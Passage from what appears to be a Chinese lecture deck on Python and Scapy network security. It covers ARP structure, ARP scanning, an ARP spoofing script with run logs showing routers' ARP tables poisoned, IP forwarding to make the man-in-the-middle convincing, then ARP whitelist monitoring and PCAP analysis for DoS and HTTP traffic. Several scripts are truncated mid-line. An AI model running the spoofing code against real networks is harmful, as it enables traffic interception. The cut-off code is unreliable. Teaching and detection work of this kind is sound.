7F28FC389C78  172.16.12.1.23        172.16.12.10.23012     ESTAB
……
```

PC尝试连接：

```
C:\Users\Administrator>telnet 172.16.12.1
正在连接172.16.12.1...无法打开到主机的连接。 在端口 23: 连接失败
```

Linux防火墙处理

删除防火墙策略:

firewall-cmd --direct --remove-rule ipv4 filter OUTPUT 1 -p tcp --tcp-flags RST RST -s 172.16.12.10 -j DROP

firewall-cmd --direct --remove-rule ipv4 filter OUTPUT 1 -p icmp -s 172.16.12.10 -j DROP

禁用防火墙:

systemctl stop firewalld

systemctl disable firewalld

第四部分

ARP扫描与毒化

ARP帧结构

Internet Protocol (IPv4) over Ethernet ARP packet		
octet offset	0	1
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	
8	Sender hardware address (SHA) (first 2 bytes)	
10	(next 2 bytes)	
12	(last 2 bytes)	
14	Sender protocol address (SPA) (first 2 bytes)	
16	(last 2 bytes)	
18	Target hardware address (THA) (first 2 bytes)	
20	(next 2 bytes)	
22	(last 2 bytes)	
24	Target protocol address (TPA) (first 2 bytes)	
26	(last 2 bytes)	

ARP字段介绍（1）

Hardware type (HTYPE)[硬件类型]
This field specifies the network protocol type. Example: **Ethernet** is **1**.
Protocol type (PTYPE) [协议类型]
This field specifies the internetwork protocol for which the ARP request is intended. For **IPv4**, this has the value **0x0800**. The permitted PTYPE values share a numbering space with those for EtherType
Hardware length (HLEN) [硬件长度]
Length (in octets) of a hardware address. **Ethernet addresses** size is **6**.
Protocol length (PLEN) [协议长度]
Length (in octets) of addresses used in the upper layer protocol. (The upper layer protocol specified in PTYPE.) **IPv4 address** size is **4**.
Operation [操作码]
Specifies the operation that the sender is performing: **1 for request, 2 for reply**.

ARP字段介绍（2）

Sender hardware address (SHA) [发送者硬件地址]

Media address of the sender. In an ARP request this field is used to indicate the address of the host sending the request. In an ARP reply this field is used to indicate the address of the host that the request was looking for. (Not necessarily address of the host replying as in the case of virtual media.) Note that switches do not pay attention to this field, particularly in learning MAC addresses. The ARP PDU is encapsulated in Ethernet frame, and that is what Layer 2 devices examine.

Sender protocol address (SPA) [发送者协议地址]

Internetwork address of the sender.

Target hardware address (THA) [目标硬件地址]

Media address of the intended receiver. In an ARP request this field is ignored. In an ARP reply this field is used to indicate the address of the host that originated the ARP request.

Target protocol address (TPA) [目标协议地址]

Internetwork address of the intended receiver.

R2 Ping R3捕获ARP流量

Packet	Source	Destination	Flags	Size	Relative Time	Protocol	Summary
1	VMware:AB:1E:4A	Ethernet Broadcast		64	0.000000	ARP Request	172.16.23.3 = ?
2	VMware:AB:EE:49	VMware:AB:1E:4A		64	0.004166	ARP Response	VMware:AB:EE:49 = 172.16.23.3
3	172.16.23.2	172.16.23.3		118	2.008496	ICMP Echo	Echo: 172.16.23.3
4	172.16.23.3	172.16.23.2		118	2.012391	ICMP Echo Reply	Echo Reply: 172.16.23.3
5	172.16.23.2	172.16.23.3		118	2.014686	ICMP Echo	Echo: 172.16.23.3
6	172.16.23.3	172.16.23.2		118	2.017315	ICMP Echo Reply	Echo Reply: 172.16.23.3
7	172.16.23.2	172.16.23.3		118	2.019822	ICMP Echo	Echo: 172.16.23.3
8	172.16.23.3	172.16.23.2		118	2.022220	ICMP Echo Reply	Echo Reply: 172.16.23.3
9	172.16.23.2	172.16.23.3		118	2.025886	ICMP Echo	Echo: 172.16.23.3
10	172.16.23.3	172.16.23.2		118	2.029466	ICMP Echo Reply	Echo Reply: 172.16.23.3

ARP抓包（请求）

```
Packet Info
    Packet Number:          1
    Flags:                  0x00000000
    Status:                 0x00000000
    Packet Length:          64
    Timestamp:              19:28:59.423582200 08/15/2017
Ethernet Type 2
    Destination:            FF:FF:FF:FF:FF:FF  Ethernet Broadcast [0-5]
    Source:                 00:50:56:AB:1E:4A  VMware:AB:1E:4A [6-11]
    Protocol Type:          0x0806  IP ARP [12-13]
ARP - Address Resolution Protocol
    Hardware:               1  Ethernet (10Mb) [14-15]
    Protocol:               0x0800  IP [16-17]
    Hardware Addr Length:   6 [18]
    Protocol Addr Length:   4 [19]
    Operation:              1  ARP Request [20-21]
    Sender Hardware Addr:   00:50:56:AB:1E:4A  VMware:AB:1E:4A [22-27]
    Sender Internet Addr:   172.16.23.2 [28-31]
    Target Hardware Addr:   00:00:00:00:00:00  Xerox:00:00:00  (ignored) [32-37]
    Target Internet Addr:   172.16.23.3 [38-41]
Extra bytes
    Number of bytes:        (18 bytes) [42-59]
FCS - Frame Check Sequence
    FCS:                    0xC35CB4BD  Calculated
```

最小MTU（46）－ARP头部（28）=18

ARP抓包（回应）

- Packet Info
  - Packet Number: 2
  - Flags: 0x00000000
  - Status: 0x00000000
  - Packet Length: 64
  - Timestamp: 19:28:59.427748200 08/15/2017
- Ethernet Type 2
  - Destination: 00:50:56:AB:1E:4A *VMware:AB:1E:4A* [0-5]
  - Source: 00:50:56:AB:EE:49 *VMware:AB:EE:49* [6-11]
  - Protocol Type: 0x0806 *IP ARP* [12-13]
- ARP - Address Resolution Protocol
  - Hardware: 1 *Ethernet (10Mb)* [14-15]
  - Protocol: 0x0800 *IP* [16-17]
  - Hardware Addr Length: 6 [18]
  - Protocol Addr Length: 4 [19]
  - Operation: 2 *ARP Response* [20-21]
  - Sender Hardware Addr: 00:50:56:AB:EE:49 *VMware:AB:EE:49* [22-27]
  - Sender Internet Addr: 172.16.23.3 [28-31]
  - Target Hardware Addr: 00:50:56:AB:1E:4A *VMware:AB:1E:4A* [32-37]
  - Target Internet Addr: 172.16.23.2 [38-41]
- Extra bytes
  - Number of bytes: (18 bytes) [42-59]
- FCS - Frame Check Sequence
  - FCS: 0xA2A04B6D *Calculated*

Python ARP请求

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
from scapy.all import *
from GET_IP_IFCONFIG import get_ip_address_ifconfig #获取本机IP地址
from GET_MAC import get_mac_address #获取本机MAC地址


def arp_request(ip_address, ifname = 'ens160'):
    #获取本机IP地址
    localip = get_ip_address_ifconfig(ifname)['ip_address']
    #获取本机MAC地址
    localmac = get_mac_address(ifname)
    try:#发送ARP请求并等待响应
        result_raw = srp(Ether(src=localmac, dst='FF:FF:FF:FF:FF:FF')/\
                         ARP(op=1, \
                             hwsrc=localmac, hwdst='00:00:00:00:00:00', \
                             psrc=localip, pdst=ip_address),\
                         iface = ifname, \
                         timeout = 1,\
                         verbose = False)
        #把响应的
        result_
```

测试Python ARP请求

```
[root@localhost ARP]# ./scapy_arp_request.py 172.16.12.1 -i ens160
172.16.12.1 的MAC地址为: 00:01:00:01:00:01
[root@localhost ARP]# ./scapy_arp_request.py 172.16.12.2 -i ens160
172.16.12.2 的MAC地址为: 00:02:00:02:00:02
```

收发数据包介绍

sr() function is for sending packets and receiving answers. The function returns a couple of packet and answers, and the unanswered packets.
（发送三层数据包，等待接收一个或者多个数据包的响应）
sr1() is a variant that only return one packet that answered the packet (or the packet set) sent. The packets must be layer 3 packets (IP, ARP, etc.).
（发送三层数据包，并仅仅只等待接收一个数据包的响应）
srp() do the same for layer 2 packets (Ethernet, 802.3, etc.).
（发送二层数据包，并且等待响应）
send() function will send packets at layer 3. That is to say it will handle routing and layer 2 for you.
（仅仅发送三层数据包，系统会自动处理路由和二层信息）
sendp() function will work at layer 2.
（发送二层数据包）

数据结构分析

result_raw | <class 'tuple'>
(<Results: TCP:0 UDP:0 ICMP:0 Other:1>, <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)

result_raw[0] | <class 'scapy.plist.SndRcvList'>
<Results: TCP:0 UDP:0 ICMP:0 Other:1>

Res 产生一个清单，清单内的item为元组，元组由发送数据包，和一个或者多个接收数据包组成

result_raw[0].res | <class 'list'>
[(发送数据包,接收数据包...),(发送数据包,接收数据包...),...]

result_raw[0].res[0] | <class 'tuple'>
(发送数据包,接收数据包...)

result_raw[0].res[0][1] | <class 'scapy.layers.l2.Ether'>
接收数据包

fields 产生协议头部字段与值对应的字典

result_raw[0].res[0][1].getlayer(ARP).fields | <class 'dict'>
{'hwtype': 1, 'ptype': 2048, 'hwlen': 6, 'plen': 4, 'op': 2, 'hwsrc': '00:02:00:02:00:02', 'psrc': '172.16.12.2', 'hwdst': '00:50:56:ab:d8:ce', 'pdst': '172.16.12.10'}


Python ARP扫描

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
import ipaddress
import time
import multiprocessing
from scapy_arp_request import arp_request
from SORT_IP import sort_ip

def scapy_arp_scan(network):
    net = ipaddress.ip_network(network)
    ip_list = []
    for ip in net:
        ip_list.append(str(ip))#把IP地址放入ip_list的清单
    pool = multiprocessing.Pool(processes=100)#创建多进程的进程池（并发为100）
    result = pool.map(arp_request, ip_list)#关联函数与参数，并且提取结果到result
    pool.close()#关闭pool，不在加入新的进程
    pool.join()#等待每一个进程结束
    scan_list = []#扫描结果IP地址的清单
    for ip,ok in result:
        if ok == None:#如果没有获得MAC，就continue进入下一次循环
            continue
        scan_li
    return(sort

if
```

测试Python ARP扫描

```
[root@localhost ARP]# ./scapy_arp_scan.py 172.16.12.0/24
活动IP地址如下:
172.16.12.1
172.16.12.2
172.16.12.100
172.16.12.101
172.16.12.200
172.16.12.201
172.16.12.254
本次扫描时间: 4.21
```

ARP欺骗


1
ARP Request
? MAC for 10.0.1.1
2
Legitimate ARP Reply
10.0.1.1 = C.C.C.C
IP 10.0.1.2
MAC A.A.A.A
A
IP 10.0.1.1
MAC C.C.C.C
C
ARP Table in Host A
10.0.1.1 = MAC C.C.C.C
3
10.0.1.1 = MAC B.B.B.B
5
ARP Table in Router C
2
10.0.1.2 = MAC A.A.A.A
7
10.0.1.2 = MAC B.B.B.B
Subsequent gratuitous ARP replies
overwrite legitimate replies.
IP = 10.0.1.1 bound to MAC B.B.B.B
4
IP = 10.0.1.2 bound to MAC B.B.B.B
6
IP 10.0.1.3
MAC B.B.B.B
B
ARP Table in Host B
10.0.1.1 = MAC C.C.C.C
10.0.1.2 = MAC A.A.A.A
Attacker

ARP欺骗之前

```
R1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.12.1         -          0001.0001.0001  ARPA   GigabitEthernet1
Internet  172.16.12.2         110        0002.0002.0002  ARPA   GigabitEthernet1
```

```
R2#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.12.1         111        0001.0001.0001  ARPA   GigabitEthernet1
Internet  172.16.12.2         -          0002.0002.0002  ARPA   GigabitEthernet1
```

Python ARP欺骗

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
from scapy.all import *
from GET_IP_IFCONFIG import get_ip_address_ifconfig #导入获取本机IP地址方法
from GET_MAC import get_mac_address #导入获取本机MAC地址方法
from scapy_arp_request import arp_request #导入之前创建的ARP请求脚本
import time
import signal

def arp_spoof(ip_1, ip_2, ifname = 'ens160'):
    global localip,localmac,ip_1_mac,ip_2_mac,g_ip_1,g_ip_2,g_ifname #申明全局变量
    g_ip_1 = ip_1 #为全局变量赋值，g_ip_1为被毒化ARP设备的IP地址
    g_ip_2 = ip_2 #为全局变量赋值，g_ip_2为本机伪装设备的IP地址
    g_ifname = ifname #为全局变量赋值，攻击使用的接口名字

    #获取本机IP地址，并且赋值到全局变量localip
    localip = get_ip_address_ifconfig(ifname)['ip_address']
    #获取本机MAC地址，并且赋值到全局变量localmac
    localmac = get_mac_address(ifname)
    #获取ip_1的真实MAC地址
    ip_1_mac =
    #获取ip_2的
    ip_2_mac =
```

实施ARP欺骗

```
[root@localhost ARP]# ./scapy_arp_spoof.py 172.16.12.1 172.16.12.2
发送ARP欺骗数据包！ 欺骗172.16.12.1本地MAC地址为172.16.12.2的MAC地址！！！
发送ARP欺骗数据包！ 欺骗172.16.12.1本地MAC地址为172.16.12.2的MAC地址！！！
发送ARP欺骗数据包！ 欺骗172.16.12.1本地MAC地址为172.16.12.2的MAC地址！！！

[root@localhost ARP]# ./scapy_arp_spoof.py 172.16.12.2 172.16.12.1
发送ARP欺骗数据包！ 欺骗172.16.12.2本地MAC地址为172.16.12.1的MAC地址！！！
发送ARP欺骗数据包！ 欺骗172.16.12.2本地MAC地址为172.16.12.1的MAC地址！！！
发送ARP欺骗数据包！ 欺骗172.16.12.2本地MAC地址为172.16.12.1的MAC地址！！！
```

ARP欺骗之后

```
R1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.12.1           -   0001.0001.0001  ARPA   GigabitEthernet1
Internet  172.16.12.2           0   0050.56ab.d8ce  ARPA   GigabitEthernet1

R2#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  172.16.12.1           0   0050.56ab.d8ce  ARPA   GigabitEthernet1
Internet  172.16.12.2           -   0002.0002.0002  ARPA   GigabitEthernet1
```

Linux开启路由转发

[root@localhost ARP]vim /etc/sysctl.conf

添加

net.ipv4.ip_forward = 1

[root@localhost ARP]sysctl -p

net.ipv4.ip_forward = 1

激活路由转发，展现更加逼真的攻击效果

第五部分
流量分析与处理

ARP监控介绍

先配置ARP白名单（ARP_Table.py），然后Scapy监控网络中的ARP流量，如果网络中的ARP映射匹配白名单就报“匹配”，如果不匹配就报“不匹配”。当然我们还可以使用SMTP邮件技术，如果不匹配就通过邮件报警！

ARP表

```
ARP_Table = {
        "172.16.12.1":"00:01:00:01:00:01",
        "172.16.12.2":"00:02:00:02:00:02",
        "172.16.12.10":"00:50:56:ab:d8:ce",
        "172.16.12.100":"00:50:56:ab:d6:52",
        "172.16.12.200":"00:50:56:ab:24:d6",
        "172.16.12.201":"00:50:56:ab:01:2e",
        "172.16.12.254":"00:50:56:ab:7f:fe"
    }

```

ARP监控

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
from ARP_Table import ARP_Table #导入合法的IP-ARP映射关系字典
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #找到ARP数据包中操作码为1（who-has）或者2（is-at）的数
        if ARP_Table.get(pkt[ARP].psrc):#如果ARP的psrc（IP地址）字段在合法的IP-ARP映射关系字典中存在
            if ARP_Table[pkt[ARP].psrc] == pkt[ARP].hwsrc:#映射的MAC地址与合法的IP-ARP映射关系字典
                print("IP地址: " + pkt[ARP].psrc + " MAC地址: " + pkt[ARP].hwsrc + " 匹配")
            else:#映射的MAC地址与合法的IP-ARP映射关系字典中MAC地址不相符
                print("IP地址: " + pkt[ARP].psrc + " MAC地址: " + pkt[ARP].hwsrc + " 不匹配！！
        else:#如果ARP的psrc（IP地址）字段在合法的IP-ARP映射关系字典中不存在
            print("IP地址: " + pkt[ARP].psrc + " MAC地址: " + pkt[ARP].hwsrc + " 未找到条目！！！
#捕获数据包###通过方法arp_monitor_callback进行处理，filer过滤arp数据包，store=0不保存数据，iface指派接
PTKS = sniff(prn=arp_monitor_callback, filter="arp", store=1, timeout=30, iface='ens160')
#保存数据包到'arp.cap'
wrpcap("arp.cap",PTKS)

```

测试Scapy ARP流量分析

```
[root@localhost Traffic_Analysis]# ./scapy_arp_monitor.py
IP地址: 172.16.12.1 MAC地址: 00:01:00:01:00:01 匹配
IP地址: 172.16.12.1 MAC地址: 00:01:00:01:00:01 匹配
IP地址: 172.16.12.1 MAC地址: 00:01:00:01:00:01 匹配
IP地址: 172.16.12.10 MAC地址: 00:50:56:ab:d8:ce 匹配
IP地址: 172.16.12.1 MAC地址: 00:01:00:01:00:01 匹配
IP地址: 172.16.12.201 MAC地址: 00:50:56:ab:01:2e 匹配
IP地址: 172.16.12.100 MAC地址: 00:50:56:ab:d6:52 匹配
IP地址: 172.16.12.10 MAC地址: 00:50:56:ab:d8:ce 匹配
IP地址: 172.16.12.10 MAC地址: 00:50:56:ab:d8:ce 匹配
IP地址: 172.16.12.2 MAC地址: 00:02:00:02:00:02 匹配
IP地址: 172.16.12.10 MAC地址: 00:50:56:ab:d8:ce 匹配
IP地址: 172.16.12.1 MAC地址: 00:01:00:01:00:01 匹配
IP地址: 172.16.12.1 MAC地址: 00:50:56:ab:d8:ce 不匹配！！！
IP地址: 172.16.12.1 MAC地址: 00:50:56:ab:d8:ce 不匹配！！！
IP地址: 172.16.12.1 MAC地址: 00:50:56:ab:d8:ce 不匹配！！！
IP地址: 172.16.12.1 MAC地址: 00:50:56:ab:d8:ce 不匹配！！！
```

Scapy分析PCAP数据 关键字

1.Python读取PCAP文件

2.Python自动找到TCP源端口为23，TCP负载有'invalid'关键字的数据包

3.Python返回匹配的数据包，并且打印详细信息或者保持为新的PCAP文件

PCAP_Parser

```
1    #!/usr/local/bin/python3
2    # -*- coding=utf-8 -*-
3
4    import logging
5    logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
6    from scapy.all import *
7    import re
8
9    def pcap_parser(filename, keyword):
10       pkts=rdpcap(filename)
11       return_pkts_list = []#返回匹配数据包的清单!
12       for pkt in pkts.res:
13       try:
14               pkt_load = pkt.getlayer('Raw').fields['load'].decode().strip()#提取负载内容
15               re_keyword = '.*'+keyword+'.*'
16               #如果负载内容匹配，并且源端口为23，把数据包添加到return_pkts_list
17               if re.match(re_keyword, pkt_load) and pkt.getlayer('TCP').fields['sport'] == 23
18                   return_pkts_list.append(pkt)
19           except:
20               pass
21       return return_pkts_list#返回匹配数据包的清单!
22   if __name__ == "__main__":
23       pkts = pcap
24       i = 1
25       for pkt in
```

Scapy分析PCAP数据 DoS

1.Python读取PCAP文件

2.提取所有TCP的源IP，目的IP，目的端口，并把这三元素作为字典的键，记录这三元组的会话数量。

3.如果数量超过3个，就报有DoS攻击发生

PCAP_DoS

```python
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
from scapy.all import *
import re

def findpcapdos(pcap_filename):
    pcap_file = rdpcap(pcap_filename)
    plist = pcap_file.res

    dos_dict = {}
    for packet in plist:
        try:
            if packet.getlayer('TCP').fields['flags'] == 2:
                source_ip = packet.getlayer('IP').fields['src']
                destination_ip = packet.getlayer('IP').fields['dst']
                destination_port = packet.getlayer('TCP').fields['dport']
                socket = source_ip, destination_ip, destination_port
                if dos_dict.get(socket):#如果存在这个键
                    dos_dict[socket] = dos_dict[socket] + 1
                else:#如果不存在这个键

        except:
```

测试分析PCAP中的DoS

```
[root@localhost Traffic_Analysis]# ./PCAP_DoS.py
DOS正在进行中，源为: 196.21.5.12目的为: 196.21.5.254 目的端口为: 5000 次数为: 36
DOS正在进行中，源为: 196.21.5.12目的为: 182.254.12.14 目的端口为: 443 次数为: 5
DOS正在进行中，源为: 196.21.5.12目的为: 124.192.136.131 目的端口为: 443 次数为: 23
DOS正在进行中，源为: 196.21.5.12目的为: 211.152.123.232 目的端口为: 443 次数为: 4
DOS正在进行中，源为: 196.21.5.12目的为: 120.55.239.108 目的端口为: 80 次数为: 6
DOS正在进行中，源为: 196.21.5.12目的为: 60.206.240.169 目的端口为: 80 次数为: 7
DOS正在进行中，源为: 196.21.5.12目的为: 124.192.132.115 目的端口为: 80 次数为: 40
DOS正在进行中，源为: 196.21.5.12目的为: 124.192.132.116 目的端口为: 80 次数为: 6
DOS正在进行中，源为: 196.21.5.12目的为: 103.43.210.245 目的端口为: 80 次数为: 6
DOS正在进行中，源为: 196.21.5.12目的为: 59.82.0.43 目的端口为: 80 次数为: 5
DOS正在进行中，源为: 196.21.5.12目的为: 124.192.132.147 目的端口为: 80 次数为: 5
DOS正在进行中，源为: 196.21.5.12目的为: 180.149.136.49 目的端口为: 80 次数为: 10
DOS正在进行中，源为: 196.21.5.12目的为: 218.30.108.224 目的端口为: 80 次数为: 7
DOS正在进行中，源为: 196.21.5.12目的为: 219.142.118.113 目的端口为: 80 次数为: 5
```

Scapy分析PCAP数据 HTTP

1.Python读取PCAP文件

2.分析HTTP数据包，提取URI，Host和User_Agent三个字段

分析PCAP中的HTTP

```
#!/usr/local/bin/python3
# -*- coding=utf-8 -*-

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)#清除报错
from scapy.all import *
import re

def findpcapuri(pcap_filename, host_regex):
    pcap_file = rdpcap(pcap_filename)
    plist = pcap_file.res
    for packet in plist:
        try:
            if packet.getlayer('TCP').fields['dport'] == 80:
                http_request = packet.getlayer('Raw').fields['load'].split()
                Host_location = http_request.index(b'Host:') + 1
                Host = http_request[Host_location]
                Host_ACSII = Host.decode()
                if re.search(host_regex,Host_ACSII) :
                    URI_location = http_request.index(b'GET') + 1
                    User_Agent_location = http_request.index(b'User-Agent:') + 1
                    URI = http_request[URI_location]
```

测试分析PCAP中的HTTP

```
[root@localhost Traffic_Analysis]# ./PCAP_HTTP.py
==================================================
b'URI: /xrmjjz'
b'Host: blog.sina.com.cn'
b'User_Agent: Mozilla/5.0'
==================================================
b'URI:
/sso/login.php?useticket=0&returntype=META&service=blog&gateway=1&url=http://blog.sina.com.cn/xrmjjz'
b'Host: login.sina.com.cn'
b'User_Agent: Mozilla/5.0'
==================================================
b'URI: /js/ssologin.js'
b'Host: i.sso.sina.com.cn'
b'User_Agent: Mozilla/5.0'
==================================================
b'URI: /xrmjjz'
b'Host: blog.sina.com.cn'
b'User_Agent: Mozilla/5.0'
==================================================
b'URI: /litong/zhitou/sinaads/release/sinaads.js'
b'Host: d5.sina.com.cn'
b'User_Agent: Mozilla/5.0'
```